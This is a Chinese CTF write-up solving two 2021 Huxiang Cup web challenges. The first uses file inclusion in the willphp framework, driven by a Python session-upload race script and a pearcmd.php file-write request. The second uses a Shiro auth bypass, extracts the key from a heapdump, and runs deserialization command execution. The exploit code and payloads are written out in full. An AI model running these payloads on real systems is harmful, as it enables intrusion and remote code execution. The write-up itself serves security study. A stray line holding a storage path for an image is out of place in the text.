2021湖湘杯wp_web

原创

meteox 于 2021-11-15 14:44:08 发布 3503 收藏 4

分类专栏： CTF 网络安全 文章标签： 前端

easywill

will框架，版本是1.51，直接gitee下载源码回退版本即可https://gitee.com/willphp/willphpv2

该框架参考了thinkphp，开头首页给出了assign($name$,value)渲染，然后return了view()，thinkphp有个相关的文件包含漏洞和这个很像

https://www.freebuf.com/column/207878.html

从view->fetch->render->renderTo逐步跟进，发现有变量覆盖，可造成文件包含

```php
public static function renderTo($vfile, $_vars = []) {
    $m = strtolower(__MODULE__);
    $cfile = 'view-'.$m.'_'.basename($vfile).'.php';
    if (basename($vfile) == 'jump.html') {
        $cfile = 'view-jump.html.php';
    }
    $cfile = PATH_VIEWC.'/'.$cfile;
    if (APP_DEBUG || !file_exists($cfile) || filemtime($cfile) < filemtime
        $strs = self::comp(file_get_contents($vfile), $_vars);
        file_put_contents($cfile, $strs);
    }
    extract($_vars);
    include $cfile;
}
```


$_vars数组是我们可以控制的

```php
public static function assign($name, $value = NULL) {
    if ($name != '') self::$_vars[$name] = $value;
}
```

所以可以直接包含文件

http://eci-2zej1goyn9jh85zrihq7.cloudeci1.ichunqiu.com/?name=cfile&value=/etc/passwd

然后可以通过条件竞争写文件，再包含即可

```python
import threading
import requests
from concurrent.futures import ThreadPoolExecutor, wait

target = 'http://eci-2zej1goyn9jh85zrihq7.cloudeci1.ichunqiu.com/index.php'
session = requests.session()
flag = 'helloworld'


def upload(e: threading.Event):
    files = [
        ('file', ('load.png', b'a' * 40960, 'image/png')),
    ]
    data = {'PHP_SESSION_UPLOAD_PROGRESS': rf"<?php file_put_contents('/tmp/meteo4', '<?=`ls /`?>'); echo('{flag}'); ?>"}

    while not e.is_set():
        requests.post(
            target,
            data=data,
            files=files,
            cookies={'PHPSESSID': flag},
        )


def write(e: threading.Event):
    while not e.is_set():
        response = requests.get(
            f'{target}?name=cfile&value=/tmp/sess_{flag}',
        )

        if flag.encode() in response.content:
            e.set()


if __name__ == '__main__':
    futures = []
    event = threading.Event()
    pool = ThreadPoolExecutor(15)
    for i in range(10):
        futures.append(pool.submit(upload, event))

    for i in range(5):
        futures.append(pool.submit(write, event))

    wait(futures)
```

这里还可以用pearcmd.php，可看p神文章https://tttang.com/archive/1312/#toc_0x06-pearcmdphp，只能说p神还是ttttql。

Pretty Raw \n Actions

```
1 GET /?name=cfile&value=/usr/local/lib/php/pearcmd.php&+config-create+/&/<?=
  highlight_file('/ffffffff14gggggggg3')?>+/tmp/hello.php HTTP/1.1
2 Host: eci-2ze40jm526y23mdhgis6.cloudeci1.ichunqiu.com
3 Cache-Control: max-age=0
```


读路径和文件可以用内敛执行，或者php的函数print_r(scandir('/'))，highlight_file，show_source等。


Pentest in Autumn

给了pom.xml，shiro版本1.50，扫描目录发现有/actuator文件，但访问其中的文件就重定向到login

结合shiro鉴权绕过可以成功访问到。

```
http://eci-2zefc5m7et486fhzmrbj.cloudeci1.ichunqiu.com:8888/;/actuator/env
```

然后可以下载heapdump文件，可参考文章提取keyhttps://www.cnblogs.com/icez/p/Actuator_heapdump_exploit.html



找到密钥后进行还原

```
import base64
import struct
str= base64.b64encode(struct.pack('<bbbbbbbbbbbbbbbb',25,56,-57,73,111,12,-81,57,36,114,15,13,84,-56,-96,-89))
print(str)
```

然后直接用工具打就行

设置

检测目标

GET 目标地址 http://eci-2zefc5m7et486fhzmrbj.cloudeci1.ichunqiu.com:8888/

密钥探测

关键字 rememberMe 指定密钥 GTjHSW8Mrzkkcg8NVMigpw== AES

利用方式

利用链 CommonsBeanutils1 回显方式 TomcatEcho

检测日志 × 命令执行 × 内存马 ×

输入命令 cat /flag

请先获取密钥和构造链
请先获取密钥和构造链
请先获取密钥和构造链
请先获取密钥和构造链
请先获取密钥和构造链
请先获取密钥和构造链
请先获取密钥和构造链
请先获取密钥和构造链
flag{daecb3cd-9966-43be-bf23-e7bda9154321}